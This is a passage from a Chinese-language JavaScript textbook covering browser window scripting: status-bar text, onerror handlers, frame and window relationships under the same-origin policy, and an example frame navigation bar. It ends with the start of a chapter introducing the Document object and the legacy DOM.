



图 14-2：一个 confirm()对话框

```
// Ask for confirmation, and abort if we don't get it.  
if (!confirm(message)) return;  
  
/* The code to perform the query would go here */  
}
```

14.6 脚本化状态栏

除了创建时明确不使用状态栏的浏览器窗口,在每个浏览器窗口的底部都有一个状态栏(status line)。这是浏览器向用户显示消息的地方。例如,当用户将鼠标移动到一个超级链接上时,浏览器将显示这个链接所指的 URL。

在较早的浏览器中,可以设置 status 属性来指定浏览器应该在状态栏中临时显示的文本。当用户将鼠标悬停在一个链接上的时候,这个属性用来显示人们可以看懂的对链接文档的描述,而不是该文档的供机器阅读的 URL。实现这一功能的代码通常如下所示:

```
Confused? Try the  
<a href="help.html" onmouseover="status='Click here for help!'; return true;">  
Online Help</a>.
```

当鼠标移动过这个链接的时候, onmouseover 属性中的 JavaScript 代码开始执行。它设置了窗口的 status 属性,并且随后返回 true 告诉浏览器不要采取自己的行动(显示超链接的 URL)。

这段代码不再有效。像这样的代码更常用于有意地将用户引诱到一个链接的目的地(例如,在钓鱼陷阱中),并且现代的浏览器已经关闭了设置 status 属性的功能。

Window对象也定义了一个defaultStatus属性,当浏览器没有任何其他的東西(例如超链接URL)来显示的时候,它会指定在状态栏显示的文本。defaultStatus仍然在一些浏览器中有效(但不是所有的,例如,Firefox 1.0关闭了defaultStatus属性以及status属性)。

过去,defaultStatus属性的一个用法是产生状态栏动画。在较早的日子里,当文档内容还无法脚本化的时候,但是defaultStatus属性以及setInterval()方法是可用的,Web开发者无法抵制创建各种可以在状态栏滚动消息的令人抓狂及花哨漂亮的帐篷样式动画的诱惑。幸运的是,那些日子已经一去不返了。现在,仍然有些偶然的原因来使用状态栏,甚至将它和setInterval()一起使用,如例14-6所示。

例 14-6: 一个优雅的状态栏动画

```
<script>
var WastedTime = {
  start: new Date(),    // Remember the time we started
  displayElapsedTime: function() {
    var now = new Date(); // What time is it now
    // compute elapsed minutes
    var elapsed = Math.round((now - WastedTime.start)/60000);
    // And try to display this in the status bar
    window.defaultStatus = "You have wasted " + elapsed + " minutes.";
  }
}
// Update the status line every minute
setInterval(WastedTime.displayElapsedTime, 60000);
</script>
```

14.7 错误处理

Window对象的onerror属性比较特殊。如果给这个属性赋一个函数,那么只要这个窗口中发生了JavaScript错误,该函数就会被调用,即它成了窗口的错误处理句柄(注意,应该能够简单地定义一个名为onerror()的全局函数,这应该和将一个函数赋给Window对象的onerror属性相同。然而,定义一个全局的onerror()函数在IE中是行不通的)。

当一个JavaScript错误发生时,传递给错误处理程序的参数有三个。第一个是描述错误的消息,它可以是“missing operator in expression”(表达式中缺少运算符)、“self is read-only”(只读的)或“myname is not defined”(还没有定义名称)。第二个参数是一个字符串,它存放引发错误的JavaScript代码所在的文档的URL。第三个参数是文档中发生错误的行代码。错误处理程序可以利用这三个参数做任何事情。典型的错误处理程序将向用户显示错误消息,把它记入日志或强迫性地忽略错误。在JavaScript 1.5以前,onerror句柄也可以用作try/catch异常处理(参见第6章)的一个糟糕的替代。

除了这三个参数外，`onerror`处理程序的返回值也很重要。如果`onerror`返回`true`，它通知浏览器句柄已经处理错误，无需其他操作，换句话说，浏览器不应该显示它自己的错误消息。

浏览器改变它们处理 JavaScript 错误的方式已经有很多年了。当 JavaScript 还是新事物的时候，并且 Web 浏览器也方兴未艾，每当一个 JavaScript 错误发生，浏览器会弹出一个对话框。这个对话框对于开发者来说很有用，但对最终用户来说是破坏性的。为了使最终用户不再在生成错误的 Web 站点（很多 Web 站点引发了 JavaScript 错误，至少在某些浏览器中）上看到一个错误对话框，可以定义一个错误句柄来默默地处理所有的错误：

```
// Don't bother the user with error reports
window.onerror = function() { return true; }
```

随着编写很差并且不兼容的 JavaScript 代码在 Web 上泛滥，并且 JavaScript 错误变成家常便饭，Web 浏览器开始默默地记录错误。这对最终用户比较好，但是却给 JavaScript 开发者带来更多困难，他们（例如，在 Firefox 中）必须打开一个 JavaScript 控制台窗口来观察是否发生了错误。要简化代码开发过程，可能需要定义一个如下的错误句柄：

```
// Display error messages in a dialog box, but never more than 3
window.onerror = function(msg, url, line) {
    if (onerror.num++ < onerror.max) {
        alert("ERROR: " + msg + "\n" + url + ":" + line);
        return true;
    }
    onerror.max = 3;
    onerror.num = 0;
}
```

14.8 多窗口和多帧

大多数 Web 应用程序运行于单个窗口中，或者可能打开一个小的辅助窗口用来显示帮助。但是，也能够创建使用两个及更多帧或窗口的应用程序，并且使用 JavaScript 代码让这些窗口或帧彼此交互。本节介绍如何做到这些（注1）。

在开始讨论多个窗口或帧之前，值得先回顾一下13.8.2节所介绍的同源安全策略的含义。在这一策略下，只有当 JavaScript 代码所嵌入的文档和所要交互的内容来自同一个服务器的时候，JavaScript 代码才能与其交互。任何读取来自不同服务器的一个文档的内容和属性的尝试都会失败。例如，这意味着，可以编写一个 JavaScript 程序，它索引自己

注1： 在 JavaScript 的早期，多帧和多窗口的 Web 应用程序相当普遍。现在，Web 设计的导向已经转向强烈反对使用帧（但不是叫做 *iframes* 的内联的帧），并且也较少见到使用交互窗口的 Web 站点。

的 Web 站点，产生一个在站点上出现的所有的链接的列表。但是，无法沿着这些链接来扩展程序并且索引其他的站点，因为尝试获取其他的站点的文档中的链接列表，这将会失败。在后面的例 14-7 中，将看到代码无法工作正是因为同源策略。

14.8.1 帧之间的关系

我们已经知道，Window 对象的方法 `open()` 返回代表新创建的窗口的 Window 对象。而且这个新窗口具有 `opener` 属性，该属性可以打开它的原始窗口。这样，两个窗口就可以互相引用，彼此都可以读取对方的属性或是调用对方的方法。帧也是这样的。一个窗口中的任何帧都可以使用 Window 对象的属性 `frames`、`parent` 和 `top` 属性来引用其他的帧。

任何窗口或帧中的 JavaScript 代码都可以将自己的窗口和帧引用为 `window` 或 `self`。既然每个窗口和帧都是自己的代码的一个全局对象，只有当需要引用这个全局对象本身的时候，才有必要使用 `window` 或 `self`。如果要引用窗口或帧的一个方法或属性，没有必要（尽管它有时在形式上有用）用 `window` 或 `self` 作为属性或方法名的前缀。

每个窗口都有 `frames` 属性。这个属性引用一个 Window 对象的数组，其中每个元素代表的是这个窗口中包含的帧（如果一个窗口没有任何帧，那么 `frames[]` 数组就是空的，`frames.length` 的值为 0）。这样，窗口（或帧）就可以使用 `frames[0]` 来引用它的第一个帧，使用 `frames[1]` 来引用第二个帧，以此类推。同样，运行在一个窗口中的 JavaScript 代码可以引用它的第二个帧的第三个子帧，代码如下：

```
frames[1].frames[2]
```

每个窗口还含有一个 `parent` 属性，它引用包含这个窗口的 Window 对象。这样，窗口中的第一个帧就可以引用它的兄弟帧（即窗口中的第二个帧），代码如下：

```
parent.frames[1]
```

如果一个窗口是顶级窗口，而不是帧，那么 `parent` 属性引用的就是这个窗口本身：

```
parent == self; // For any top-level window
```

如果一个帧包含在另一个帧中，而后者又包含在顶级窗口中，那么该帧就可以使用 `parent.parent` 来引用顶级窗口。`top` 属性是一个通用的快捷方式，无论一个帧被嵌套了几层，它的 `top` 属性引用的都是包含它的顶级窗口。如果一个 Window 对象代表的是一个顶级窗口，那么它的 `top` 属性引用的就是窗口自身。对于那些顶级窗口的直接子帧，`top` 属性就等价于 `parent` 属性。

帧通常是由 `<frameset>` 和 `<frame>` 标记创建的。但在 HTML 4 中，`<iframe>` 标记也

可以用来在文档中创建“内联帧”。就JavaScript来说, <iframe> 创建的帧与 <frameset> 和 <frame> 创建的帧一样。这里讨论的所有内容都适用于两种帧。

图 14-3 说明了帧之间的关系, 此外它还展示了在每个帧中运行的代码如何使用属性 frames、parent 和 top 来引用其他帧。该图展示了具有两个帧的浏览器窗口, 一个帧位于另一个帧之上。第二个帧 (底部较大的那个) 自身还含有三个并排放置的子帧。




图 14-3: 帧之间的关系

14.8.2 窗口和帧的名字

前面讨论过 Window.open() 方法的第二个可选参数是新创建的窗口的名字。当用 HTML 标记 <frame> 创建帧时, 可以使用属性 name 为这个帧指定一个名字。给窗口或者帧

指定名字的一个重要原因是那个名字可以用作标记或`<form>`的属性`target`的值。这样就可以告诉浏览器把激活链接或者提交表单的结果显示在哪里。

例如,假定有两个窗口,一个名为`table_of_contents`,另一个名为`mainwin`,在名为`table_of_contents`的窗口中有如下 HTML 代码:

```
<a href="chapter01.html" target="mainwin">Chapter 1, Introduction</a>
```

当用户点击这个超链接时,浏览器将把指定的 URL 所指的文档装载进来,但不是在该链接的窗口中显示这个 URL,而是在名为`mainwin`的窗口中将它显示出来。如果没有名为`mainwin`的窗口,那么点击这个链接就会创建一个名为`mainwin`的新窗口,并且将指定的 URL 装载进去。

虽然属性`target`和`name`都是 HTML 的一部分,操作与 JavaScript 无关,但是给帧命名却与 JavaScript 有关。我们已经知道,每个 Window 对象都有一个`frames[]`数组,该数组包含了对该窗口中每一个帧的引用。这个数组囊括了窗口(或帧)中的所有帧,无论这个帧是否具有名字。但是如果给帧指定了名字,对那个帧的引用就会被存储到它的父 Window 对象的一个新属性中。这个新属性的名字和帧的名字一样。因此,可以使用如下的 HTML 代码创建一个帧:

```
<frame name="table_of_contents" src="toc.html">
```

这样就可以从这个帧的兄弟帧中引用它:

```
parent.table_of_contents
```

比起那些使用(和依靠)硬编码的数组下标来处理未命名的帧的代码来说,这种代码既容易读,又容易理解:

```
parent.frames[1]
```

在本章末尾,例 14-7 使用这一技术通过名字来引用帧。

14.8.3 交互窗口中的 JavaScript

回忆一下,我们在第 13 章中学过,Window 对象是客户端 JavaScript 代码的全局对象,该窗口是作为它所包含的所有 JavaScript 代码的执行环境。对帧来说,情况也是这样的,每个帧都是一个独立的 JavaScript 执行环境。由于每个 Window 对象都是它自己的全局对象,所以每个窗口都定义了自己的名字空间以及自己的一套全局变量。如果从多帧或者多窗口的角度来看,全局变量并不见得都是全局性的。

虽然每个窗口和帧都定义了独立的JavaScript执行环境，但是这并不意味着在一个窗口中运行的JavaScript代码与另一个窗口中运行的JavaScript代码是完全隔离的。在两个不同帧中运行的JavaScript代码，其作用域链头部的Window对象是不同的。但是这两个帧中的代码都是在同样的JavaScript环境中由同一个JavaScript解释器执行的。我们已经知道，帧可以使用属性frames、parent或top来引用另一个帧。因此，虽然不同帧中的JavaScript代码是在不同的作用域链中执行的，但是这并不妨碍一个帧中的代码引用并使用另一个帧中的代码定义的变量和函数。

例如，假定帧A中的代码定义了一个变量i：

```
var i = 3;
```

这个变量只是全局对象的一个属性，也是Window对象的一个属性。帧A中的代码可以使用下列任何一个表达式来显式地引用这个变量：

```
window.i  
self.i
```

假定帧A有一个兄弟帧B，它想设置帧A中的代码所定义的变量i的值。如果帧B只是设置一个变量i，那么它只是给自己的Window对象创建了一个新的属性。因此，它必须显式地引用它的兄弟帧的属性i，代码如下：

```
parent.frames[0].i = 4;
```

我们知道，定义函数的关键字function可以声明一个变量，就像关键字var所做的那样。如果帧A中的JavaScript代码声明了一个函数f，那么f只在帧A中有定义。帧A中的代码可以使用如下代码来调用这个函数：

```
f();
```

但是帧B中的代码必须将f作为帧A的Window对象的一个属性来引用：

```
parent.frames[0].f();
```

如果帧B中的代码需要频繁地使用这个函数，可以将这个函数赋给帧B的一个变量，这样再引用这个函数就方便多了：

```
var f = parent.frames[0].f;
```

现在帧B中的代码就可以像帧A中的代码那样调用函数f()了。

当采用这种方式在帧或窗口间共享函数时，牢记词法作用域的规则非常重要。函数在定义它的作用域中执行，而不是在调用它的作用域中执行。就上面那个例子来说，如果函数f引用了全局变量，那么将在帧A的属性中查找这些变量，即使函数是由帧B调用的。

如果没有注意这一点，程序执行的结果可能就不是想要的。例如，假定在多帧文档的 `<head>` 部分定义了如下函数，认为它有助于调试：

```
function debug(msg) {  
    alert("Debugging message from frame: " + name + "\n" + msg);  
}
```

任何一个帧中的 JavaScript 代码都可以使用 `top.debug()` 来引用这个函数。但只要调用了这个函数，它都会在定义该函数的顶级窗口的环境中查找变量 `name`，而不是在调用该函数的帧的环境中进行查找。这样一来，调试消息总是显示顶级窗口的名字，而不是像希望的那样显示发送消息的帧的名字。

我们知道构造函数也是函数的一种，所以当用构造函数和一个相关的原型对象来定义一个对象的类时，那个类只是为一个窗口定义的。回忆一下我们在第 9 章中定义的类 `Complex`，考虑如下的多帧 HTML 文档：

```
<head>  
<script src="Complex.js"></script>  
</head>  
<frameset rows="50%,50%">  
    <frame name="frame1" src="frame1.html">  
    <frame name="frame2" src="frame2.html">  
</frameset>
```

文件 `frame1.html` 和 `frame2.html` 中的 JavaScript 代码不能使用如下的表达式来创建 `Complex` 对象：

```
var c = new Complex(1,2); // Won't work from either frame
```

相反，这两个文件中的代码必须显式地引用构造函数：

```
var c = new top.Complex(3,4);
```

另外，每个帧中的代码还可以定义自己的变量来引用构造函数，这样就更为简便了：

```
var Complex = top.Complex;  
var c = new Complex(1,2);
```

和用户定义的构造函数不同，预定义的构造函数会在所有窗口中自动地进行预定义。但是要注意，每个窗口都有一个构造函数的独立副本和一个构造函数原型对象的独立副本。例如，每个窗口都有自己的 `String()` 构造函数和 `String.prototype` 对象的副本。因此，如果编写一个操作 JavaScript 字符串的新方法，并且通过把它赋给当前窗口的 `String.prototype` 对象而使其成为 `String` 类的一个方法，那么该窗口中的所有字符串就都可以使用这个新方法。但是别的窗口中定义的字符串不能使用这个方法。注意，至于哪个窗口具有对字符串的引用并不重要，重要的是那个字符串是由哪个窗口创建的。

14.9 示例：帧中的一个导航栏

本章最后给出一个示例，展示这里所描述的很多重要的窗口脚本化技术：

- 用 `location.href` 查询当前的 URL 并且通过设置 `location` 属性来载入新的文档
- 使用 `History` 对象的 `back()` 和 `forward()` 方法
- 使用 `SetTimeout()` 延迟函数的调用
- 使用 `window.open()` 打开一个新的浏览器窗口
- 在一个帧中使用 JavaScript 和另一个帧交互
- 处理同源策略所施加的限制

例 14-7 是一个脚本和简单的 HTML 表单，设计它们用于一个帧化的文档中。它在一个帧中创建了一个简单的导航栏，并且使用这个导航栏来控制另一个帧的内容。导航栏包括一个 **Back** 按钮、一个 **Forward** 按钮和一个文本字段，用户可以在文本字段输入一个 URL。可以在图 14-4 的接近底部位置看到这个导航栏。




图 14-4：一个导航栏

例 14-7 在一个 `<script>` 中定义了 JavaScript 函数，并且在一个 `<form>` 标记中定义了按钮和一个 URL 输入文本字段。当按钮被点击的时候，它使用 HTML 事件句柄来调用函数。这里并没有详细介绍事件句柄或 HTML 表单，但是代码的这些部分在这里并不

重要。在本例中，可以看到 Location 和 History 对象、setTimeout() 函数和 Window.open() 的使用。还能看到导航栏帧中的 JavaScript 代码如何用名字引用其他的帧，并且还会看到在同源策略可能导致代码失效的地方使用了 try/catch 语句块。

例 14-7：一个导航栏

```
<!--
This file implements a navigation bar, designed to go in a frame.
Include it in a frameset like the following:

    <frameset rows="*,75">
        <frame src="about:blank" name="main">
        <frame src="navigation.html">
    </frameset>

The code in this file will control the contents of the frame named "main"
-->
<script>
// The function is invoked by the Back button in our navigation bar
function back() {
    // First, clear the URL entry field in our form
    document.navbar.url.value = "";

    // Then use the History object of the main frame to go back
    // Unless the same-origin policy thwarts us
    try { parent.main.history.back(); }
    catch(e) { alert("Same-origin policy blocks History.back(): " + e.message); }

    // Display the URL of the document we just went back to, if we can.
    // We have to defer this call to updateURL() to allow it to work.
    setTimeout(updateURL, 1000);
}

// This function is invoked by the Forward button in the navigation bar.
function forward() {
    document.navbar.url.value = "";
    try { parent.main.history.forward(); }
    catch(e) { alert("Same-origin policy blocks History.forward(): "+e.message); }
    setTimeout(updateURL, 1000);
}

// This private function is used by back() and forward() to update the URL
// text field in the form. Usually the same-origin policy prevents us from
// querying the location property of the main frame, however.
function updateURL() {
    try { document.navbar.url.value = parent.main.location.href; }
    catch(e) {
        document.navbar.url.value = "<Same-origin policy prevents URL access>";
    }
}

// Utility function: if the url does not begin with "http://", add it.
function fixup(url) {
```

```
    if (url.substring(0,7) != "http://") url = "http://" + url;
    return url;
}

// This function is invoked by the Go button in the navigation bar and also
// when the user submits the form
function go() {
    // And load the specified URL into the main frame.
    parent.main.location = fixup(document.navbar.url.value);
}

// Open a new window and display the URL specified by the user in it
function displayInNewWindow() {
    // We're opening a regular, unnamed, full-featured window, so we just
    // need to specify the URL argument. Once this window is opened, our
    // navigation bar will not have any control over it.
    window.open(fixup(document.navbar.url.value));
}
</script>

<!-- Here's the form, with event handlers that invoke the functions above -->
<form name="navbar" onsubmit="go(); return false;">
    <input type="button" value="Back" onclick="back();">
    <input type="button" value="Forward" onclick="forward();">
    URL: <input type="text" name="url" size="50">
    <input type="button" value="Go" onclick="go();">
    <input type="button" value="Open New Window" onclick="displayInNewWindow();">
</form>
```

第 15 章

脚本化文档

客户端 JavaScript 的存在把静态 HTML 转变为交互式的 Web 应用程序。脚本化 Web 页面的内容正是 JavaScript 存在的理由。本章将介绍如何做到这些，这是第二部分中最重要的一章。

每个 Web 浏览器窗口（或帧）显示一个 HTML 文档。表示这个窗口的 Window 对象有一个 document 属性，它引用了一个 Document 对象。这个 Document 对象是本章的主题，本章从学习 Document 对象自身的属性和方法开始。这些很有趣，但它们只是开始。

比 Document 对象本身更有趣的，是那些表示文档的内容的对象。HTML 文档可以包含文本、图像、超链接，以及表单元素等等。JavaScript 代码可以访问和操作表示每个文档元素的对象。能够直接访问表示一个文档的内容的对象，这一能力是很强大的，但是这也使事情开始变得复杂起来。

一个文档对象模型或者说 DOM 就是一个 API，它定义了如何访问组成一个文档的对象。W3C 定义了一个标准的 DOM，它理所当然地在所有现代 Web 浏览器中得到了很好的支持。不幸的是，情况并非总是如此。客户端 JavaScript 编程的历史真的是 DOM 发展的历史（有时候是以不兼容的方式发展的）。在 Web 的早期，Netscape 是领先的浏览器厂商，并且它为客户端脚本定义了 API。Netscape 2 和 Netscape 3 支持一个简单的 DOM，它提供了仅仅对于链接、图像和表单元素这样的特殊文档元素的访问。这一遗留的 DOM 被所有的浏览器厂商采用，并且已经作为“0 级别”DOM 正式纳入到 W3C 标准中。这一遗留的 DOM 仍然在所有的浏览器中有效，将首先介绍它。

